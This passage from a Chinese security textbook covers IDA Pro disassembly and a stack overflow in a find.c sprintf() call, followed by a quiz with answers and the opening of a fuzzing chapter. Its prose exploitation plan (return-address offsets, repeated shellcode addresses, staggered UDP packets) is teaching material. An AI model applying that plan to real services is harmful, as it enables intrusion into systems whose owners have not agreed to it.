IDA Pro 由 DataRescue Inc 公司的 Ilfak Guilfanov 开发，前文提到过，这可能是当今最好的反汇编工具。IDA 可以理解大量的机器语言和可执行文件格式。从本质来看，IDA 实际上是一个数据库应用程序。当装载了一个二进制文件开始分析时，IDA 会将二进制文件的各个字节装载到一个数据库中，并向各个字节附加各种标志。这些标志代表某个字节是表示代码、数据还是其他特定的信息，如多字节指令的第一个字节。与各种程序位置关联的名称，以及 IDA 产生或用户输入的注释，也都会存储到该数据库中。反汇编的结果保存为与原始二进制文件分离的 idb 文件（即数据库文件）。一旦保存了反汇编结果之后，IDA 就不再需要原始的二进制文件，因为所有的信息都已经合并到数据库文件中。如果打算分析恶意软件，这是很有用的，因为不需要在系统上放置恶意软件的二进制文件。

当分析动态链接库的二进制文件时，IDA Pro 利用嵌入的符号表信息来识别对外部函数的引用。在 IDA Pro 给出的反汇编结果清单中，使用了标准库名称，使得清单可读性更好。例如：

```
call strcpy
```

的可读性比下述形式要好得多：

```
call sub_8048A8C ;调用在地址 8048A8C 上的函数
```

对有静态链接的 C/C++ 二进制文件，IDA 使用一种称之为 FLIRT (Fast Library Identification and Recognition Technology) 的技术，试图识别某个给定的机器语言函数是否是某个已知的标准库函数。该技术将反汇编代码与常用编译器使用的标准库函数签名进行匹配，从而完成识别。利用 FLIRT 和函数类型签名，IDA 能够产生出可读性更好的反汇编结果。

除了直观的反汇编结果代码列表之外，IDA 还包含许多功能强大的特性，可以大大增强用户分析二进制文件的能力。其中包括：

- 图表功能，可以画出函数关系图。
- 流程图绘制功能，可以画出函数流程图。

- 字符串窗口，可以显示包含在二进制文件中的 ASCII 或 Unicode 字符序列。
- 包含了常见数据结构声明的一个大型数据库。
- 插件体系结构，使得很容易对 IDA 的功能进行扩展。
- 脚本引擎，可以使许多分析任务自动化。
- 集成调试器，可用于 Windows 可执行文件。

使用 IDA Pro

在选择了一个二进制文件开始分析之后，一个 IDA 会话就开始了。图 12.1 给出了在一个文件打开之后，IDA 显示的初始分析窗口。注意，IDA 已经将该文件识别为 Windows 系统上 PE 格式的可执行文件，并选择了 x86 作为处理器类型。在文件装载入 IDA 时，会进行大量的初始分析。IDA 会分析指令序列，对 jump 或 call 指令引用的所有程序地址分配位置名称，对数据引用中涉及到的所有程序位置分配数据名称。如果二进制文件中存在符号表信息，IDA 会直接使用符号表中的名称，而不是自动产生名称。




图 12.1 将一个文件加载到 IDA Pro 中

IDA 会对 call 指令引用的所有位置分配全局函数名称，并试图通过搜索对应的 ret 指令，来定位各个函数的结尾。IDA 一个令人印象深刻的特性是，它能够在各个识别出的函数之间跟踪程序调用栈。这样做时，IDA 会建立各个函数中所使用的栈帧结构的准确描述，包括局部变量和函数参数的布局。在确定需要使用多少数据填满在栈上分配的缓冲区并覆盖

保存的返回地址时，该特性特别有用。尽管源代码可以告诉你程序员为某个局部的数组申请了多少空间，但 IDA 可以精确地告诉你，该数组在运行时是如何分配这些空间的，包括编译器可能插入的填充区域。在初始分析之后，IDA 会定位到程序入口点，并显示该位置的反汇编结果代码，如图 12.2 所示。这是 IDA 中典型的函数反汇编结果代码。首先显示该函数的栈帧，接下来是该函数本身的反汇编结果代码。

```

IDA View-A
text:00015CEE start      proc near
text:00015CEE
text:00015CEE var_68      = dword ptr -68h
text:00015CEE SymbolicLinkName= UNICODE_STRING ptr -60h
text:00015CEE DeviceName  = UNICODE_STRING ptr -58h
text:00015CEE SourceString = word ptr -50h
text:00015CEE var_2C      = dword ptr -2Ch
text:00015CEE arg_0       = dword ptr 4
text:00015CEE
* text:00015CEE          sub     esp, 60h
* text:00015CF1          mov     ecx, 8
* text:00015CF6          push   esi
* text:00015CF7          push   edi
* text:00015CF8          mov     esi, offset aDeviceUsdatant ; "\\Device\\usdatant"
* text:00015CFD          lea    edi, [esp+68h+SourceString]
* text:00015D01          rep    movsd
* text:00015D03          movsw
* text:00015D05          mov     ecx, 00h
* text:00015D0A          mov     esi, offset aDosDevicesUsda ; "\\DosDevices\\usdatant"
* text:00015D0F          lea    edi, [esp+68h+var_2C]
* text:00015D13          rep    movsd
* text:00015D15          movsw
* text:00015D17          mov     esi, [esp+68h+arg_0]
* text:00015D1B          mov     DriverObject, esi
* text:00015D21          call   sub_27BA0


```

图 12.2 初始的 IDA Pro 反汇编结果视图

按照惯例，IDA 将局部变量命名为 var_XXX，其中 XXX 是变量在堆栈中相对于栈帧指针的偏移量的负值。函数参数命名为 arg_XXX，其中 XXX 是参数在栈中相对于函数返回地址的偏移量的正值。见图 12.2，其中一些局部变量分配了更为传统的名称。这是因为，IDA 已经确定这些特别的变量用作了已知库函数的参数，因此根据这些函数在 API 文档中使用的名称，对这些变量进行了命名。读者还可以看到 IDA 是如何识别对字符串数据的引用的，并为字符串分配一个变量名称，同时将字符串的内容作为行内注释。图 12.3 演示了 IDA 如何将相对无意义的调用目标地址，替换为更有意义的库函数名称。此外，IDA 还对所了解的各个函数中各个参数预期的数据类型，插入了注释。

在 IDA Pro 的反汇编结果中定位

在 IDA 的反汇编结果代码中定位是非常简单的。在任何用作操作数的地址上按住鼠标，IDA 都会显示一个提示窗口，给出该地址的反汇编代码。双击操作数地址，反汇编窗口即跳转到相应的地址。IDA 维护了一个历史列表，可以快速返回到原来的反汇编地址，功能与 Esc 键和 Web 浏览器中的 Back 按钮作用类似。



```
.text:00015D3F      push    offset DeviceObject ; int
.text:00015D44      call   sub_14750
.text:00015D49      mov     edi, eax
.text:00015D4B      test   edi, edi
.text:00015D4D      jl     loc_15E05
.text:00015D53      mov     edi, ds:RtlInitUnicodeString
.text:00015D59      lea    ecx, [esp+74h+SymbolicLinkName.Buffer]
.text:00015D5D      lea    edx, [esp+10h]
.text:00015D61      push   ecx                ; SourceString
.text:00015D62      push   edx                ; DestinationString
.text:00015D63      call   edi ; RtlInitUnicodeString
.text:00015D65      lea    eax, [esp+3Ch]
.text:00015D69      lea    ecx, [esp+8]
.text:00015D6D      push   eax                ; SourceString
.text:00015D6E      push   ecx                ; DestinationString
.text:00015D6F      call   edi ; RtlInitUnicodeString
.text:00015D71      lea    edx, [esp+10h]
.text:00015D75      lea    eax, [esp+8]
.text:00015D79      push   edx                ; DeviceName
.text:00015D7A      push   eax                ; SymbolicLinkName
.text:00015D7B      call   ds:IoCreateSymbolicLink
.text:00015D81      mov     edi, eax
.text:00015D83      mov     eax, offset Dispatch
.text:00015D88      test   edi, edi
.text:00015D8A      mov     [esi+004h], eax
```

图 12.3 参数类型信息的应用

理解反汇编结果代码的含义

在浏览反汇编结果代码，确定某个函数所执行的操作或某个变量的作用时，可以很容易改变 IDA 分配给函数或变量的名称。要重新命名任何变量、函数或位置，只需点击打算改变的名称，然后使用 Edit 菜单，或点击右键使用快捷菜单，均可将相关的项命名为更有意义的名称。

IDA 中几乎每一个操作都有相关的快捷键，熟悉最常用的快捷键，显然会事半功倍。显示操作数的方式还可以通过 Edit | Operand Type 菜单修改。数字操作数可以显示为十六进制、十进制、八进制、二进制或字符值。连续数据块可以组织为数组，以提供更紧凑、可读性更好的显示 (Edit | Array)，这在组织并分析栈帧布局时，特别有用，如图 12.4 和图 12.5 所示。任意函数的栈帧都可以更详细地被查看，只需在该函数的反汇编结果代码中双击任一栈变量的引用即可。

最后，IDA 另一种有用的特性是定义数据结构，并将数据结构应用到反汇编结果代码中的数据。结构在 structures 子视图 (View | Open Subviews | Structures) 中声明，使用 Edit | Struct Var 菜单选项可以将该结构应用到数据。图 12.6 给出了两个结构和与之关联的数据字段。

在将某种结构类型应用到一块数据之后，反汇编结果代码在引用数据块内部数据时则使用结构的字段名作为偏移量，而不再使用含义模糊的数字偏移量。图 12.7 是反汇编结果代码的一部分，其中就使用了 IDA 支持字段名称的能力。局部变量 sa 已经声明为 sockaddr_in 结构，局部变量 hostent 表示一个指向 hostent 结构的指针。




图 12.4 初始栈布局




图 12.5 引入数组声明的栈布局




图 12.6 IDA 中的结构声明




图 12.7 使用结构字段名称表示的操作数



注意：在 C/C++ 的网络程序设计中，会经常使用 `sockaddr_in` 和 `hostent` 数据结构。`sockaddr_in` 描述了一个因特网地址，包括主机的 IP 和端口信息。`hostent` 数据结构用于向一个 C/C++ 程序返回一次 DNS 查找的结果。

在使用结构和字段名称替换了寄存器加偏移量的语法之后，反汇编结果代码的可读性变得更好。为进行对比，在 0804A2C8 位置的操作数没有改动，而在 0804A298 位置对同一操作数的引用转换为结构类型，很显然，作为 `hostent` 结构内部的一个字段，后者要清晰易读得多。

使用 IDA Pro 发现漏洞

使用 IDA Pro 人工搜索漏洞的过程，许多方面与在源代码中搜索漏洞是比较相似的。首先开始定位程序在何处接收用户提供的输入，接下来试图了解该输入在程序内部如何使用。如果 IDA Pro 已经识别出了对标准库函数的调用，那对漏洞的搜索是有帮助的。因为我们在阅读汇编语言代码，很可能分析代码所需的时间比阅读源代码所需的时间要长得多。这里用到的一些参考文献，包括适当的汇编语言参考手册以及所有识别出的库函数 API 的文档。重要的是理解各个汇编语言指令的效果，以及调用库函数的必要条件和结果。对常用编译器产生的基本汇编语言代码序列的理解也是必需的。至少，读者应该理解下列知识：

- 函数序幕代码 大多数函数都有的前几条语句，用于建立函数的栈帧，并分配局部变量。
- 函数收尾代码 大多数函数都有的最后几条语句，用于从堆栈清理函数的局部变量，并恢复调用者的栈帧。
- 函数调用规范 规定了参数传递到函数的方式，以及函数完成之后从栈清理参数的方式。
- 汇编语言循环和分支基本指令 函数内部的根据某个条件测试的结果向各个位置进行控制转移的指令。
- 高级数据结构 在内存中布局；数据访问使用汇编语言的寻址模式。

完成 `find.c`

本章中使用的审计工具都标出了 `find.c` 中的 `sprintf()`，下面我们使用 IDA Pro 来看一下。图 12.8 给出的反汇编结果代码，定位到了这个可能存在漏洞的调用，位置在 08049A8A。




图 12.8 一个对 sprintf()有潜在漏洞的调用

在本例中，为清晰起见，已经为各个变量分配了变量名。之所以能够如此，是因为我们看到了源代码。如果我们从未看到源代码，则需要处理在 IDA 的初始分析期间分配的名称。

有一点在此时尽管是显而易见的，但笔者仍然要着重指出，我们看到的是编译过的 C 代码。除了已经看到源代码，知道这是个 C 程序之外，还可以从反汇编结果代码中看到，该程序链接到 C 标准库。对 C 调用规范的理解，有助于我们跟踪此处传递给 sprintf()的参数。首先，sprintf()的原型看起来如下：

```
int sprintf(char *str, const char *format, ...);
```

sprintf()函数的参数包括一个格式串和任意数目的数据值，其输出是一个字符串。函数将根据格式串内部定义的字段规范，将提供的数据嵌入到输出字符串中。其中第一个参数指定了用于输出字符串的字符数组 str；第二个参数指定了格式串 format，格式串内部指定了任何所需的数据值。sprintf()的安全问题在于，该函数并不对输出字符串执行长度检验，以确定目标字符数组是否能够容纳该字符串。由于二进制代码是从 C 编译而来，可以预计其参数传递使用的是 C 调用规范，其中规定函数调用的参数按从右到左的顺序压入栈中。这意味着，sprintf()的第一个参数 str 将最后入栈。为跟踪提供给 sprintf()调用的参数，我们需要回到调用本身。我们看到的每个 push 语句，都向栈上增加了一个参数。在上一次调用 sprintf()（位置在 08049A59）之后，有 6 个 push 语句。与各个 push 语句关联的数据分别是（反序）：

```
str: cmd
format: "find %s -name \"%s\" -exec grep -H -n %s \\{\\} \\; > %s"
```

```
string1: init_cwd
string2: filename
string3: keyword
string4: outf
```

4 个字符串分别是格式串指定的 4 个参数。图 12.8 中内存位置为 08049A64、08049A77 和 08049A83 的 lea 指令 (Load Effective Address, 加载有效地址), 分别计算了变量 outf、init_cwd 和 cmd 的地址。这样我们知道, 这三个变量是字符数组, 而 filename 和 keyword 是直接使用的, 因为这两个变量都是字符指针。为攻击该函数调用, 我们需要知道 sprintf() 调用是否能够初始化一个字符串, 这个字符串不仅远大于 cmd 数组的长度, 而且其长度足够大, 甚至能够延伸到栈上保存的返回地址。双击刚才命名的任一变量, 即可显示 manage_request() 函数 (包含了我们要攻击的特定 sprintf() 调用) 的栈帧窗口, 窗口中部显示点击的变量。图 12.9 中显示的栈帧, 数组、变量名称已经应用。




图 12.9 manage_request 的栈帧

由图 12.9 可知, cmd 缓冲区为 512 字节长, cmd 和保存在偏移量为 00000004 的返回地址之间, 是 1032 字节长的 init_cwd 缓冲区。简单计算一下, 可知 sprintf() 需要写入 1552 字节 (512 字节用于 cmd, 1032 字节用于 init_cwd, 4 字节用于栈帧指针, 4 字节用于保存的返回地址) 数据到 cmd 中, 才能完全覆盖返回地址。sprintf() 调用可以反编译为下述 C 语句:

```
sprintf(cmd,
        "find %s -name \"%s\" -exec grep -H -n %s \\{\\} \\; > %s",
        init_cwd, filename, keyword, outf);
```

我们在此处将少做一点工作, 不再进行分析, 只是依据前文中 find.c 的源代码, 判定 filename 和 keyword 参数是指向用户提供的字符串的指针, 相应的字符串包含于某个 UDP

数据包中。如果为 filename 或 keyword 提供长字符串,将会导致 sprintf()内部的缓冲区溢出。在不看源代码的情况下,我们需要确定 4 个字符串参数的值都是在何处设置的,这需要在 manage_request()函数内部多做一些工作。为覆盖保存的返回地址, filename 字符串到底需要多长?答案肯定小于 1552 字节,因为在 filename 参数之前,已经有一些输出字符发送到 cmd 缓冲区中,而且在 filename 之前,格式串本身向输出缓冲区填充了 13 个字符,而 init_cwd 字符串也在 filename 之前。下列代码来自于 manage_request()中其他位置,示范了 init_cwd 如何获得其值:

```
.text:08049A12          push    1024
.text:08049A17          lea    eax, [ebp+init_cwd]
.text:08049A1D          push    eax
.text:08049A1E          call   _getcwd
```

我们看到,当前工作目录的绝对路径被复制到 init_cwd 中,根据图 12.9 的提示,可以了解到,init_cwd 的长度实际上是 1024 字节,而不是 1032 字节。差别在于,IDA 显示的是编译器产生的实际栈布局,但有些情况下包括了内存排列所需的填充区域。

使用 IDA 可以看到栈帧的精确布局,而查看源代码只能看到“准”布局。init_cwd 的值对覆盖返回地址的工作有何影响?我们无法预测 find 应用程序的启动目录,因此就无法预测 init_cwd 字符串的长度。由于要用 shellcode 的地址来覆盖栈中保存的返回地址,因此需要将 shellcode 的偏移量嵌入到用于制造缓冲区溢出的 filename 字符串中。我们必须知道 init_cwd 的长度,才能正确调整 filename 中 shellcode 的偏移量。但由于无法预测 init_cwd 字符串的长度,如何可靠地攻击这个漏洞?答案有两个要点:首先,需要在 filename 字符串中包含 shellcode 偏移量的多个副本,以便应对未知长度的 init_cwd;其次,使用 4 个分离的 UDP 数据包,进行 4 次攻击,在 4 个数据包中,每次都应将 filename 移动 1 个字节。4 个数据包中,可以保证有一个数据包能够正确地覆盖栈中保存的返回地址。

参考文献

- [1] JRevPro <http://sourceforge.net/projects/jrevpro/>
- [2] Mocha www.brouhaha.com/~eric/computers/mocha.html
- [3] Jad www.kpdus.com/jad.html
- [4] DJ <http://members.fortunecity.com/neshkov/dj.html>
- [5] The Dcc Decompiler www.itee.uq.edu.au/~cristina/dcc.html
- [6] Desquirr <http://desquirr.sourceforge.net/desquirr/>
- [7] IDA Pro www.datarescue.com/idabase/
- [8] Pentium References www.intel.com/design/Pentium4/documentation.htm#man

12.6 摘要

- 正义黑客的逆向工程：
 - 符合法律框架。
 - 对 DMCA 法规的考虑。
- 为什么进行逆向工程？
 - 灰帽黑客掌握逆向工程技术的必要性。
- 逆向工程需要考虑的因素：
 - 为什么软件会包含错误。
 - 对工具和技巧的考虑。
- 源代码分析：
 - 自动化源代码分析工具。
 - 人工源代码分析。
- 二进制代码分析：
 - 自动化二进制分析工具。
 - 用 IDA Pro 人工分析二进制代码。

12.6.1 习题

1. 下列哪一项促进了逆向工程行业的发展？
 - A. 定位非开源软件中的漏洞
 - B. 学习如何与专业协议互操作
 - C. 发现应用程序中的后门
 - D. 上述所有
2. 下列哪些选项是 Digital Millennium Copyright Act 法规允许的？
 - A. 去除数字电影的访问控制机制，以便与朋友共享。
 - B. 绕过某产品的访问控制机制，示范其不安全性。
 - C. 共享 MP3，不修改原始媒体。
 - D. 针对未经许可传播版权作品的用户，实施拒绝服务攻击。

3. 下列哪一项针对自动审计工具的陈述不正确？
 - A. 执行需要分析的小块代码，以定位可被攻击的漏洞。
 - B. 在代码中寻址固定的模式/条件，这些模式/条件通常会导致漏洞。
 - C. 工具报告的警告，并非都是能够被攻击的漏洞。
 - D. 不能代替人工审计。
4. 自动化源代码扫描工具，不能报告以下哪一个选项？
 - A. 缺乏随机性。
 - B. 触发缓冲区溢出所需的输入值。
 - C. 对已知不安全的函数调用，如 `strcpy()` 和 `sprintf()` 的使用。
 - D. 使用栈上分配的缓冲区。
5. 下列哪一项是与程序输入数据有关的隐患？
 - A. 解析输入数据比较困难。
 - B. 确定程序接收用户数据的所有方式，从来都是不可能的。
 - C. 输入数据通常是良构的，因此处理用户输入数据几乎没有危险。
 - D. 如果不对输入数据进行验证，可能导致函数以无法预测的方式运行，并导致可能被攻击的漏洞。
6. 下列哪一项不是 IDA Pro 的能力？
 - A. 可以显示程序内部包含的所有字符串数据。
 - B. 可以从编译过的 C 应用程序，生成完整的源代码。
 - C. 在分析二进制文件时，提供了强大的注释功能。
 - D. 可以对多种处理器和可执行文件格式，生成汇编语言代码。
7. 对一个二进制文件和相关源代码运行审计工具，所有的工具都没有报告可能的漏洞。对这个应用程序，下列哪一项陈述是正确的？
 - A. 程序员遵循了安全的编码惯例。
 - B. 攻击此应用程序是不可能的。
 - C. 该程序使用 C++ 编写的。
 - D. 建议做进一步的人工审计，以便捕捉自动化工具可能的遗漏。

8. 下列哪一项对逆向工程师有用？

- A. 耐心。
- B. 对汇编语言的深入了解。
- C. 对常见编程错误、标准库函数弱点的广泛了解。
- D. 上述所有。

12.6.2 答案

1. D。答案 A、B、C 给出的都是为什么人们进行逆向工程。
2. B。示范如何绕过访问控制以便演示产品的不安全性，这是法规允许的，只要不传播不受保护的产品即可。答案 A 和 C 违反了“合法使用”的范围，而 D 则超出了 DMCA 的管辖范围。
3. A。迄今为止，没有哪一个自动化工具会执行所分析的代码以定位漏洞。答案 B、C、D 都是正确的。
4. B。尽管自动化工具可能会指出缓冲区溢出的可能性，但不可能提供如何进行攻击的具体细节。A、C、D 都是自动化审计工具可以报告的信息。
5. D。未能校验输入值，假定所有的输入都是良构的，通常也会导致程序中的漏洞。答案 A 可能是正确的，但并不危险。B 是不正确的，因为程序只能以有限种方式接收输入。C 就是个假命题，因为输入很有可能是恶意的。
6. B。IDA Pro 不可能从编译过的二进制文件恢复源代码。答案 A、C、D 都陈述了 IDA Pro 的功能。
7. D。尽管自动化扫描工具会针对程序内部许多潜在的问题区域提出建议，但在扫描工具没有输出的情况下，并不意味着某个程序是安全的。有很多类别的问题是自动化工具无法捕捉的，例如减一错误和未能正确地检查数组边界等。A 是不正确的，因为没有审计工具能够报告应用程序中使用的编程风格。B 是不正确的，因为自动化扫描工具不能检测很多类别的编程错误。C 是不正确的，因为 C++ 程序也会包含可检测的漏洞。
8. D。这并不是一个绝对性的列表，但答案 A、B、C 都已经证实对逆向工程师很有用处。

高级逆向工程

在本章中，读者将了解在运行时检测软件以发现潜在漏洞的工具和技术，包括：

- 为什么试图攻击软件
- 对软件开发工程的回顾
- 用于检测软件的工具
 - 调试器
 - 代码覆盖工具
 - 优化测算工具
 - 流程分析工具
 - 内存监控工具
- 什么是杂凑
- 杂凑工具和技术
 - 一个简单的 URL 杂凑器
 - 杂凑未知的协议
 - SPICE
 - SPICE 代理
 - Sharefuzz

在前一章中，笔者讨论了源代码和二进制文件逆向工程的基础知识。进行逆向工程时，如果能够完全接触到应用程序的工作方式（无论是源代码还是二进制代码），则称之为白盒测试；在本章中，我们考虑另一种备选方法论，通常称之为黑盒或灰盒测试。这两者都需要运行所分析的应用程序。在黑盒测试中，我们根本不了解应用程序内部工作的任何细节，而灰盒测试则结合了白盒和黑盒测试的技术，例如，可以在调试器中运行一个应用程序。这些方法的意图在于，观察应用程序如何对各种输入作出响应。本章的其余部分，讨论了如何产生我们感兴趣的输入值以及如何对这些输入所诱发的程序行为进行分析。

13.1 为什么攻击软件

在计算机安全的世界中，针对研究和发现漏洞的有用性，总是存在争论。本书中其他的章节讨论了此中涉及到的一些有关正义的问题，本章中我们则主要从实际原因出发，考虑下述事实：

- 不存在与软件可靠性相关的管理机构。
- 实际上，没有软件可以保证无缺陷。
- 大多数最终用户许可协议（end-user license agreements，EULA）要求：对软件引起的损害，软件的用户应当免于追究软件作者的责任。

在这种环境下，如果计算机系统因所运行的某个应用程序或操作系统一个新发现的漏洞而遭到攻击，那么应该指责谁呢？正反两方都有各自的立场：指责厂商，是因为创建了有漏洞的软件；指责用户，是因为没有快速地打补丁或缓解问题。事实是，就当前最先进的入侵检测技术而言，用户也只能抵御已知的攻击。这使得用户非常被动，得完全依靠厂商和正义的安全研究者来发现漏洞，并在心怀恶意者发现同一漏洞并实施攻击之前开发出该漏洞的补丁。即使是最主动的系统管理员，把最新的补丁都应用到自己的系统上，也只能祈祷，那些刚刚开发出最新攻击的家伙，不要瞄准他的系统。此外，厂商无法为尚不了解或拒绝承认的漏洞（这在另一方面定义了最新攻击，所谓的 zero day exploit）开发补丁。

如果读者相信厂商会在其他人之前发现其软件中的每一个问题，相信厂商会针对这些问题迅速地发布补丁，那么本章的内容可能不太适合您。本章（和本书中其他章节）所面向的读者，是那些希望至少能在一定程度上采取控制措施，以确保所使用的软件尽可能安全的人。

13.2 软件开发过程

笔者不会深入讨论软件开发的方式，而是鼓励读者去参考有关软件工程实践的教科书。许多情况下，软件开发会反复或多次地进行下述活动：

- 需求分析 软件需要作什么。
- 设计 规划程序的各个部分，考虑其交互方式。
- 实现 用源代码来表示软件的设计。

- 测试 确认实现满足了需求。
- 运行和支持 为最终用户部署软件并为最终用户使用软件提供支持。

问题通常是在前三个阶段期间进入到软件中的。这些问题可能在测试阶段被捕获，也可能一直没有被捕获。不幸的是，那些在测试阶段没有捕获的问题，一定会在软件运行时证实其存在。许多开发者只想看到代码尽早上线运行，而把某些错误检查推迟，直至出现问题后才采取措施。虽然开发者总是打算在代码工作正常之后再进行检查，但很多时候他们都“忘记了”未做的错误检查。而一般的最终用户，则只在软件正式运行之后，才能有所作为。有清醒安全意识的最终用户，总是假定有些问题逃过了测试阶段的检测。但由于无法访问源代码，也不能对程序的二进制代码进行逆向工程，最终用户别无选择，只能开发一些感兴趣的测试用例，并确定程序是否能安全地处理这些测试用例。迄今为止，发现的软件 Bug 中，有很多都是因为用户向程序提供了预计之外的输入而产生的。一种测试软件的方法，就是将软件暴露到大量不常见的输入用例中。如果该过程由软件开发者执行，则通常称之为“应力测试”(stress testing)。而在由漏洞研究者执行时，则通常称之为“杂凑”(fuzzing)。这两个名词之间的区别在于，对于软件如何回应输入的模型，对此软件开发者要比漏洞研究者清楚得多，后者通常只是希望记录一些异常的数据。

杂凑是黑盒/灰盒测试所使用的主要技术之一。为有效地进行杂凑，需要两种类型的工具：探测工具和杂凑工具。探测工具用于运行时或崩溃后的事后分析中，以精确测定程序中的问题区域。杂凑工具用来自动产生大量有针对性的输入用例，并将其提供给程序。如果发现一个输入用例导致程序崩溃，则可以利用一个或多个探测工具隔离问题，并判断出是否已被攻击。

13.3 探测工具

即便在最好的情况下，软件的彻底测试，也是个困难的命题。对测试者的挑战在于，要确保所有的代码路径，在所有的输入用例下都具备可预测的行为。为做到这一点，必须设计出特定的测试用例，以迫使程序执行其内部的所有指令。由于是假定程序包含了错误处理代码，测试必须包含特别的用例，使得进程能够进入到各个错误处理程序。不进行任何错误检查，或未能测试所有的代码路径，是攻击者可以利用的两种情况。墨菲定律 (Murphy's Law) 认为，没经过测试的那部分代码，可能就是可以攻破的代码。

不进行彻底的探测，很难甚至于不可能判定程序失败的原因。如果源代码可用，则可以插入“调试”语句，以得知在给定时刻程序的内部发生了什么情况。这种情况实际上就

是在对程序进行探测，按照需要，可以获取或多或少的信息。但如果只有编译过的二进制代码，则不可能向程序本身插入探测代码。相反，必须使用工具钩子（hook）进入到二进制代码，并通过各种方式尽可能得知二进制文件内部运行的方式。在查找潜在漏洞时，使用能够报告反常事件的工具是比较理想的，因为剔除程序正常运行的数据是一件比较繁重的工作。笔者将介绍几种类型的软件测试工具，讨论各种工具适合查找的漏洞。我们将讨论下列类型的工具：

- 调试器
- 代码覆盖工具
- 优化测算工具
- 流程分析工具
- 内存监控工具

13.3.1 调试器

